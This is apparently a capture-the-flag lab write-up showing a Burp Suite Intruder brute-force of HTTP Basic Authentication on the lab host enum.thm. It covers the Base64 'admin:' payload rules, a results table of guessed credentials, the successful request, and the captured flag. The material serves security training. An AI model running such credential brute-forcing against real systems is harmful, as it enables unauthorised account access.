
You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
☑	Add Prefix: admin:
☑	Base64-encode

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#




8. Intruder attack of http://enum.thm

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
88	YWRtaW46eWVsbG93	200	200			224	
1	YWRtaW46MTIzNDU2	401	176			723	
3	YWRtaW46MTIzNDU2Nzg=	401	156			723	
5	YWRtaW46cHVzc3k=	401	142			723	
7	YWRtaW46ZHJhZ29u	401	204			723	
9	YWRtaW46Njk2OTY5	401	138			723	
11	YWRtaW46bGV0bWVpbg==	401	229			723	
0		401	203			724	
2	YWRtaW46cGFzc3dvcmQ=	401	142			724	
4	YWRtaW46MTIzNA==	401	203			724	

```
GET /labs/basic_auth/ HTTP/1.1
Host: enum.thm
Cache-Control: max-age=0
Authorization: Basic YWRtaW46eWVsbG93
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=pdc3c6hcaerthi8ikc84c37bp7
Connection: keep-alive


```



```
HTTP/1.1 200 OK
Date: Fri, 06 Sep 2024 21:15:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 20
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

THM{b4$$1C_AuTTHHH}

```